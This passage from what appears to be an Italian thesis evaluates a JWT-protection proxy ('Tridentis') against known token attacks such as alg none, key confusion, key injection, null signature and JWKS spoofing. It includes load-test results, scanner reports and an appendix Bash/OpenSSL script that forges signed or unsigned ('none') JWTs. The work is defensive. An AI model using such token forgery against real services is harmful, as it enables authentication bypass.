`allVulns_keyinj`	1	15	5
`allVulns_nullsig`	1	15	5
`allVulns_jwksspoof`	1	15	5

Tabella 6.4: Parametri del Test#2.

Il proxy è stato configurato per effettuare tutti i controlli possibili, in quanto, attraverso il modulo *Hide & Seek* si è rilevato che il server è vulnerabile a tutti i tipi di attacchi.

In primo luogo è stato effettuato il test con *Tridentis* spento in modo da poter reperire i parametri di confronto [tabella 6.5] .

Successivamente lo stesso test è stato riproposto integrando *Tridentis* per il quale vengono forniti i dati in tabella 6.6.

Dal confronto dei dati prodotti si deducono le seguenti informazioni:

- ***Durata media delle chiamate***: Dall'analisi dei dati raccolti, è emerso che l'utilizzo del modulo *Tridentis* ha comportato un aumento della durata media delle chiamate di 153 ms, corrispondente a un incremento percentuale del 207%. Tuttavia, è importante considerare che il contesto della simulazione potrebbe non essere completamente realistico, in quanto è improbabile che solo una chiamata su sei sia legittima. Inoltre, vanno considerati i tempi aggiuntivi necessari per le operazioni di gestione delle chiamate, come l'inoltro della chiamata in caso di validità del token e la restituzione dei risultati. Le chiamate che generano un errore impiegano in media 150 ms in più e sono proprio quelle ad incidere negativamente sulla media della durata delle chiamate. Nonostante, l'incremento della durata media delle chiamate, il modulo *Tridentis* mantiene un modello di esecuzione simile al sistema senza il proxy, come evidenziato nel grafico 6.6.
- ***Percentuale di errore***: come si può notare dal grafico 6.7 utilizzando il modulo *Tridentis* il sistema viene protetto, infatti tutte le chiamate che contengono JWT malevoli restituiscono

Richiesta	*Richieste totali*	*Richieste al secondo*	*Min* [ms]	*Media* [ms]	*90th* [ms]	*Max* [ms]	*Errore* [%]
`allVulns_ok`	1536	5,01	144	339	419	4945	0
`allVulns_noneHash`	1535	5,00	2	14	13	2764	0
`allVulns_keyconf`	1535	5,00	2	16	15	3339	0
`allVulns_keyinj`	1535	5,00	2	17	18	1518	0
`allVulns_nullsig`	1535	5,00	2	12	13	852	0
`allVulns_jwksspoof`	1534	5,00	7	45	94	1482	0
`totali`	9210	30,02	2	74	108	4945	0

Tabella 6.5: Risultati Test#2 senza l'utilizzo di *Tridentis*.

Richiesta	*Richieste totali*	*Richieste al secondo*	*Min* [ms]	*Media* [ms]	*90th* [ms]	*Max* [ms]	*Errore* [%]
`allVulns_ok`	1258	3,88	268	506	614	5926	0
`allVulns_noneHash`	1253	3,86	60	158	244	1708	100
`allVulns_keyconf`	1253	3,86	58	176	266	3857	100
`allVulns_keyinj`	1252	3,86	57	174	262	846	100
`allVulns_nullsig`	1249	3,85	65	179	254	7326	100
`allVulns_jwksspoof`	1249	3,85	167	251	94	2078	100
`totali`	7514	23,17	158	227	108	7326	83,26

Tabella 6.6: Risultati Test#2 con l'utilizzo di *Tridentis*.

un errore. Da notare che senza *Tridentis*, il sistema risulta vulnerabile, la percentuale di errore rimane sempre allo 0%;

- ***Prestazioni del sistema***: Come mostrano i dati, in media vengono elaborate 7 richieste al secondo in meno rispetto al test dove non è attivo *Tridentis*, per un totale di circa 1696 richieste di differenza. Questo lo si può notare anche dal grafico 6.8, dove la curva che rappresenta il test con *Tridentis* integrato, è sempre al di sotto della curva delle prestazioni del sistema non protetto.

6.3 Test#3

Il terzo test cerca di simulare un sistema reale che sta subendo un attacco. Due richieste su cinque sono degli attacchi, mentre il resto sono chiamate ordinarie. In questo caso sono state selezionate, oltre alle richieste valide, le chiamate `allVulns_keyinj` e `allVulns_jwksspoof`. Per ogni chiamata sono creati 20 utenti virtuali, per una portata totale di 100 richieste in contemporanea per una durata di 5 minuti [tabella 6.7]. Anche qui il carico di lavoro è uguale a quello dei test precedenti.

Il proxy è stato configurato per effettuare solo i controlli per gli attacchi di *Key Injection* e *JWKS Spoofing* anche se il server è vulnerabile a tutti i tipi di attacchi. Però in questo caso vengono ammessi solo quei due tipi di attacco. Tale scelta è stata fatta proprio per rispettare le clausole iniziali. Si vuole simulare un sistema reale e, ad oggi solo poche librerie contengono ancora le vulnerabilità che non sono state incluse nel test

In primo luogo è stato effettuato il test con *Tridentis* spento in modo da poter reperire i parametri di confronto [tabella 6.8] .

Successivamente lo stesso test è stato riproposto integrando *Tridentis* per il quale vengono forniti i dati in tabella 6.9.

Dal confronto dei dati prodotti si deducono le seguenti informazioni:

- ***Durata media***: Da quello che si può osservare dai dati rilevati è che la durata media della chiamata con l'utilizzo del modulo *Tridentis* è maggiorata di soli 38 ms, portando un

chiamata	*Num*	*Utenti virtuali*	*durata* [min]
`allVulns_ok`	3	20	5
`allVulns_noneHash`	0	-	-
`allVulns_keyconf`	0	-	-
`allVulns_keyinj`	1	20	5
`allVulns_nullsig`	0	-	-
`allVulns_jwksspoof`	1	20	5

Tabella 6.7: Parametri del Test#3.

Richiesta	*Richieste totali*	*Richieste al secondo*	*Min* [ms]	*Media* [ms]	*90th* [ms]	*Max* [ms]	*Errore* [%]
`allVulns_ok`	7517	8,21	137	330	365	2947	0
`allVulns_keyinj`	2502	8,20	2	4	5	225	0
`allVulns_jwksspoof`	2501	8,20	6	12	13	581	0
`totali`	12520	41,03	2	201	221	2947	0

Tabella 6.8: Risultati Test#3 senza l'utilizzo di *Tridentis*.

incremento percentuale del 19%. Dal grafico 6.9 si può evincere che, seppur con chiamate di durata maggiore, *Tridentis* rispetta lo stesso pattern di esecuzione con il quale il sistema rispondeva senza l'utilizzo del proxy;

- ***Percentuale di errore***: come si può notare dal grafico 6.10 utilizzando il modulo *Tridentis* il sistema viene protetto, infatti tutte le chiamate che contengono JWT malevoli restituiscono un errore. Da notare che senza *Tridentis*, il sistema risulta vulnerabile, la percentuale di errore rimane sempre allo 0%;

- ***Prestazioni del sistema***: Come mostrano i dati, in media vengono elaborati 4 richieste al secondo in meno rispetto al test dove non è attivo *Tridentis*, per un totale di circa 1122 richieste di differenza. Questo lo si può notare anche dal grafico 6.11, dove la curva che rappresenta il test con *Tridentis* integrato, è sempre al di sotto della curva delle prestazioni del sistema non protetto.

Richiesta	*Richieste totali*	*Richieste al secondo*	*Min* [ms]	*Media* [ms]	*90th* [ms]	*Max* [ms]	*Errore* [%]
`allVulns_ok`	6845	7,46	180	352	405	2294	0
`allVulns_keyinj`	2277	7,45	25	69	91	1146	100
`allVulns_jwksspoof`	2276	7,45	29	67	91	1323	100
`totali`	11398	37,29	26	239	279	2294	39,95

Tabella 6.9: Risultati Test#3 con l'utilizzo di *Tridentis*.

```
_____________________________VULNERABILITY_TESTS______________________________

Authorization type: Bearer
       Issued at: 2024-02-17 13:38:33 Expires at: 2024-02-17 23:38:33
       Signature algorithm: RS256
       ...
VULNERABLE CLAIMS
       HEADER VULNERABLE CLAIMS
              * typ: Type of token (JWT/JWE/JWS etc.)
                     JWT
              * alg: Algorithm used for signing or encryption
                     RS256
              * kid: Key ID - used as a lookup
                     iWLVPVG9Nqj0gkfcyCUqbh0JOZO821DIwCEiBSv8tLk
              * x5u: URL for x509 certificate
                     None
              * x5c: x509 certificate for signing (as a nested JSON object)
                     None
              * jku: URL for JWKS format keys
                     None
              * jwk: JWK format key for signing (as a nested JSON object)
                     None

       PAYLOAD VULNERABLE CLAIMS
              * iss : Issuer of the token
                     https://auth.apeironlab.tech/auth/realms/SpringBootKeycloak
              * aud : Audience of the token: the user or service that is the
                  intended recipient of the token
                     ['realm-management', 'account']
              * sub : Subject: the recipient of the token
                     89ba4f21-cf88-45b1-9672-05f22c4aec5d
              * jti : A unique identifier for the token
                     8bc6428c-4ad8-46fc-ab3e-7459ba44daa1
              * nbf : NotBefore - a UNIX timestamp of the time before which
                  the token should not be considered valid
                     None
              * iat : IssueddAt - a UNIX timestamp of the time when the
                  token was created/became valid
                     2024-02-17 13:38:33
              * exp : Expires - a UNIX timestamp of the time when the token
                  should cease to be valid
                     2024-02-17 23:38:33

KNOWN EXPLOITS
       CVE-2015-2951 (Alg None) vulnerability tests : Vulnerable
              ...
       CVE-2016-5431 (Key Confusion) vulnerability tests : Vulnerable
              ...
       CVE-2018-0114 (Key Injection) vulnerability tests : Vulnerable
              ...
       CVE-2020-28042 (Null Signature) vulnerability tests: Vulnerable
              ...
       JWKS Spoofing : Vulnerable
              ...
```

Figura 6.1: Report del modulo *Hide & Seek* con target il server vulnerabile.

```
______________________________VULNERABILITY_TESTS______________________________

Authorization type: Bearer
       Issued at: 2024-02-17 13:38:33 Expires at: 2024-02-17 23:38:33
       Signature algorithm: RS256
       ...
VULNERABLE CLAIMS
       HEADER VULNERABLE CLAIMS
              * typ: Type of token (JWT/JWE/JWS etc.)
                     JWT
              * alg: Algorithm used for signing or encryption
                     RS256
              * kid: Key ID - used as a lookup
                     iWLVPVG9Nqj0gkfcyCUqbh0J0Z0821DIwCEiBSv8tLk
              * x5u: URL for x509 certificate
                     None
              * x5c: x509 certificate for signing (as a nested JSON object)
                     None
              * jku: URL for JWKS format keys
                     None
              * jwk: JWK format key for signing (as a nested JSON object)
                     None

       PAYLOAD VULNERABLE CLAIMS
              * iss : Issuer of the token
                     https://auth.apeironlab.tech/auth/realms/SpringBootKeycloak
              * aud : Audience of the token: the user or service that is the
                  intended recipient of the token
                     ['realm-management', 'account']
              * sub : Subject: the recipient of the token
                     89ba4f21-cf88-45b1-9672-05f22c4aec5d
              * jti : A unique identifier for the token
                     8bc6428c-4ad8-46fc-ab3e-7459ba44daa1
              * nbf : NotBefore - a UNIX timestamp of the time before which
                  the token should not be considered valid
                     None
              * iat : IssueddAt - a UNIX timestamp of the time when the
                  token was created/became valid
                     2024-02-17 13:38:33
              * exp : Expires - a UNIX timestamp of the time when the token
                  should cease to be valid
                     2024-02-17 23:38:33

KNOWN EXPLOITS
       CVE-2015-2951 (Alg None) vulnerability tests : Invulnerable
              ...
       CVE-2016-5431 (Key Confusion) vulnerability tests : Invulnerable
              ...
       CVE-2018-0114 (Key Injection) vulnerability tests : Invulnerable
              ...
       CVE-2020-28042 (Null Signature) vulnerability tests: Invulnerable
              ...
       JWKS Spoofing : Inulnerable
              ...
```

Figura 6.2: Report del modulo *Hide & Seek* con target il server vulnerabile ma con integrazione di *Tridentis*.




Figura 6.3: Durata media della chiamata per il Test#1




Figura 6.4: Percentuale di errore della chiamata per il Test#1




Figura 6.5: Richieste elaborate al secondo per il Test#1




Figura 6.6: Durata media della chiamata per il Test#2




Figura 6.7: Percentuale di errore della chiamata per il Test#2




Figura 6.8: Richieste elaborate al secondo per il Test#2




Figura 6.9: Durata media della chiamata per il Test#3




Figura 6.10: Percentuale di errore della chiamata per il Test#3




Figura 6.11: Richieste elaborate al secondo per il Test#3

Capitolo 7

Conclusioni

Da come si e potuto osservare nel capitolo precedente 6, l'utilizzo di Neptunum porta a una protezione completa degli attacchi conosciuti ai JWT con l'aumento temporale di pochi millisecondi. Nel dettaglio, l'utilizzo di Neptunum comporta molti vantaggi:

- In primo luogo, Neptunum offre il modulo *Hide & Seek* configurabile, e quindi adattabile ad ogni tipo di sistema, che permette di testare, in tempo reale, le vulnerabilità;
- Offre una protezione completa dagli attacchi conosciuti ai JWT, come si è potuto osservare nel capitolo 6;
- Il sistema risulta scalabile, cioè è possibile costruire più server *Tridentis* che condividono la stessa banca dati. Bisogna però integrare un bilanciatore di carico di rete, che distribuisce il carico tra i vari proxy. Così facendo, si può aumentare il carico di lavoro che viene elaborato in parallelo dai vari nodi;
- L'implementazione della back list dei token, a differenza di quella della maggior parte dei sistemi, non comporta grandi degradazioni nelle tempistiche del sistema;
- Non c'è bisogno di fare grosse modifiche al sistema originale, in quanto le chiamate vengono prima inviate al proxy e poi successivamente reinoltrate al server che offre i servizi. L'unica modifica che deve essere fatta è quella di cambiare l'indirizzo al quale inviare le chiamate lato client. Nel caso questo non fosse possibile, basta configurare la propria rete in modo da inoltrare i pacchetti, che dovrebbero essere inviati direttamente al server, verso *Tridentis*.
- Neptunum è tecnologicamente neutro. Quindi non è indispensabile che un sistema specifico o con caratteristiche predefinite.

Nonostante ciò l'utilizzo di questa tecnologia ha anche dei lati negativi:

- Anche se piccolo, esiste un peggioramento delle prestazioni del sistema. Come rilevato dai test, si ha un degrado medio percentuale del 15%. È però da considerarsi, che i test sono stati effettuati con una macchina con quattro core (fisici, otto logici) a 1.80GHz sul quale sono presenti un solo nodo *Tridentis* e il server. Quindi se il proxy fosse su una macchina dedicata, o ancora meglio, fossero istituite più istanze di *Tridentis* su vari nodi, l'aumento del tempo di chiamata diminuirebbe nettamente;
- La configurazione con un unico proxy costituisce un single point of failure: se *Tridentis* è fuori servizio, il sistema risulterà non protetto. Quindi è raccomandato utilizzare almeno due server *Tridentis*;
- L'implementazione comporta il costo del server sul quale si installa il proxy *Tridentis*. Più nodi *Tridentis* si vogliono costruire, maggiore sarà il costo della soluzione;

Vantaggi	*Svantaggi*
Protezione completa contro gli attacchi conosciuti al JWT	Incremento del tempo di risposta
Scalabilità	Aumento del costo all'aumentare del numero di nodi *Tridentis*
Nessuna modifica al sistema originale	Single point of failure per configurazioni con nodo *Tridentis* singolo
Tecnologicamente neutro	
Implementazione della black list a basso grado di degradazione delle prestazioni	
Test delle vulnerabilità automatiche e in tempo reale	

Tabella 7.1: Vantaggi e svantaggi di *Tridentis*.

Sono previsti sviluppi futuri per Neptunum. In primo luogo si partirà con un test su un sistema reale che gestisce l'invio delle pratiche da parte dei cittadini verso le infrastrutture informatiche della Pubblica Amministrazione. Questo per poter effettuare dei test a lungo periodo, in modo da capire come si comporta Neptunum con un carico di lavoro reale e in maniera continuativa. Inoltre, a breve partirà anche lo studio per integrare a Neptunum l'intelligenza artificiale, che analizzando le abitudini delle chiamate dell'utente nel sistema e analizzando le statistiche, identificherà le chiamate con JWT anomali in completa autonomia. Ovvaimente l'AI sarà in un sistema a parte ed effettuerà tutti i suoi controlli in maniera asincrona, in modo da non influenzare molto le prestazioni del sistema.

Capitolo 8

Appendice

8.1 OpenSSL

OpenSSL è una libreria di strumenti per la crittografia generica e la comunicazione sicura e, tra le altre cose, offre tutti i comandi per la generazione dei token JWT.

8.1.1 Generazione dei JWT con JWS

È stato scritto uno script BASH (figura 8.1) per poter generare i JWT con JWS.

Questo comando può essere richiamato in ambiente *Linux* utilizzando la seguente sintassi:

```
./jwt_generator_JWS.sh [-h header] [-p payload] [-s secret] [-a algorithm] [-f
file_chiave_privata
```

Dove:

- `-h` <`header`>: specifica l'header del JWT;
- `-p` <`payload`>: specifica il payload del JWT.
- `-s` <`secret`>: specifica la chiave segreta utilizzata per gli algoritmi simmetrici.
- `-a` <`algoritmo`>: specifica l'algoritmo da utilizzare per la firma del JWT. Gli algoritmi supportati sono: HS256, HS384, HS512, RS256, RS384, RS512, ES256, ES384, ES512, PS256, PS384, PS512, none.
- `-f` <`file_chiave_privata`>: specifica il file della chiave privata utilizzato per gli algoritmi asimmetrici.

Per esempio, se si vuole calcolare il JWT con:

- header = {"alg": "RS256", "typ": "JWT"}
- payload = { "sub": "1234567890", "name": "John Doe", "admin": true, "iat": 1516239022}
- algoritmo di firma RS256
- chiave pubblica contenuta nel file `/home/kali/Desktop/privateKey.pem`

Bisogna richiamare lo script come segue:

```
./JWT_generator.sh -h '{"alg": "RS256", "typ": "JWT"}'
-p '{"sub": "1234567890", "name": "John Doe", "admin": true, "iat": 1516239022}'
-a RS256 -f /home/kali/Desktop/privateKey.pem
```

Che produrrà come output (figura 8.2) il JWT desiderato.

```
#!/bin/bash

while getopts ":h:p:s:a:f:" option; do
   case $option in
      h) header=$OPTARG;;
      p) payload=$OPTARG;;
      s) secret=$OPTARG;;
      a) alg=$OPTARG;;
      f) privKeyfile=$OPTARG;;
     \?) exit;;
   esac
done

#Codifica dell'header in Base64
jwt_header=$(echo -n "$header" | base64 | sed s/\+/-/g | sed 's/\//_/g' | sed
    -E s/=+$//)

echo -n "header: $header"
echo -n "header_base64: $jwt_header"

#Codifica del payload in Base64
jwt_payload=$(echo -n "$payload" | base64 | sed s/\+/-/g |sed 's/\//_/g' |
    sed -E s/=+$//)
echo -n "payload: $payload"
echo -n "payload_base64: $jwt_payload"

#Calcolo della firma
case "$alg" in
       HS256)
              isSymm=1
              hexsecret=$(echo -n "$secret" | xxd -p | paste -sd "")
              jwt_signature=$(echo -n "${jwt_header}.${jwt_payload}" |
                  openssl dgst -sha256 -mac HMAC -macopt hexkey:$hexsecret
                  -binary | base64 |
                              sed s/\+/-/g | sed 's/\//_/g' | sed -E s/=+$//);;
       HS384)
              isSymm=1
              hexsecret=$(echo -n "$secret" | xxd -p | paste -sd "")
              jwt_signature=$(echo -n "${jwt_header}.${jwt_payload}" |
                  openssl dgst -sha384 -mac HMAC -macopt hexkey:$hexsecret
                  -binary | base64 |
                              sed s/\+/-/g | sed 's/\//_/g' | sed -E s/=+$//);;
       HS512)
              isSymm=1
              hexsecret=$(echo -n "$secret" | xxd -p | paste -sd "")
              jwt_signature=$(echo -n "${jwt_header}.${jwt_payload}" |
                  openssl dgst -sha512 -mac HMAC -macopt hexkey:$hexsecret
                  -binary | base64 |
                              sed s/\+/-/g | sed 's/\//_/g' | sed -E s/=+$//);;
```

8.1.2 Generazione dei JWT con JWE

È stato scritto uno script BASH (figura 8.3) per la generazione dei JWT con JWE. Questo comando può essere richiamato in ambiente *Linux* utilizzando la seguente sintassi:

`./jwt_generator.sh [-h header] [-p payload] [-s content encryption key] [--iv`

```
        RS256|ES256|PS256)
                isSymm=0
                secret="$(cat $privKeyfile)"
                jwt_signature=$(echo -n "${jwt_header}.${jwt_payload}" |
                    openssl dgst -sha256 -sign $privKeyfile | base64 |
                                sed s/\+/-/g | sed 's/\//_/g' | sed -E s/=+$//);;
        RS384|ES384|PS384)
                isSymm=0
                secret="$(cat $privKeyfile)"
                jwt_signature=$(echo -n "${jwt_header}.${jwt_payload}" |
                    openssl dgst -sha384 -sign $privKeyfile | base64 |
                                sed s/\+/-/g | sed 's/\//_/g' | sed -E s/=+$//);;
        RS512|ES512|PS512)
                isSymm=0
                secret="$(cat $privKeyfile)"
                jwt_signature=$(echo -n "${jwt_header}.${jwt_payload}" |
                    openssl dgst -sha512 -sign $privKeyfile | base64 |
                                sed s/\+/-/g | sed 's/\//_/g' | sed -E s/=+$//);;
        none)
                jwt_signature="";;
        \?)
                echo "Error: Invalid option"
                exit;;
esac

if [[ $isSymm == 1 ]]; then
                echo -n "secret: $secret"
        else
                echo -n "public key: $secret"
fi
echo -e "\n"

echo -n "signature: $jwt_signature"
echo -e "\n"

# Creazione del token
jwt="${jwt_header}.${jwt_payload}.${jwt_signature}"
echo -n "$jwt"
```

Figura 8.1: Script in BASH per la generazione dei JWT firmato

`initialization vector] [--pub file_chiave_pubblica`

Dove:

- `-h` <`header`>: Imposta il campo "header" del JWT (default: {"alg":"RSA1_5", "enc":"A128CBC-HS256"})
- `-p` <`payload`>: Imposta il campo "payload" del JWT (default: {"sub": "1234567890", "name": "John Doe", "iat": 1516239022})
- `-s` <`content encryption key`>: Imposta la chiave di crittografia del contenuto (default: "my-cont-encr-key")
- `--iv` <`initialization vector`>: Imposta l'IV (Initialization Vector) per la cifratura AES (default: "adcgt23wtsExST2F")

```
header: {"alg": "RS256", "typ": "JWT"}

header_base64: eyJhbGciOiAiUlMyNTYiLCAidHlwIjogIkpXVCJ9

payload: {"sub": "1234567890", "name": "John Doe", "admin": true, "iat":
    1516239022}

payload_base64:
    eyJzdWIiOiAiMTIzNDU2Nzg5MCIsICJuYW1lIjogIkpvaG4gRG9lIiwgImFkbWluIjogdHJ1
ZSwgImlhdCI6IDE1MTYyMzkwMjJ9

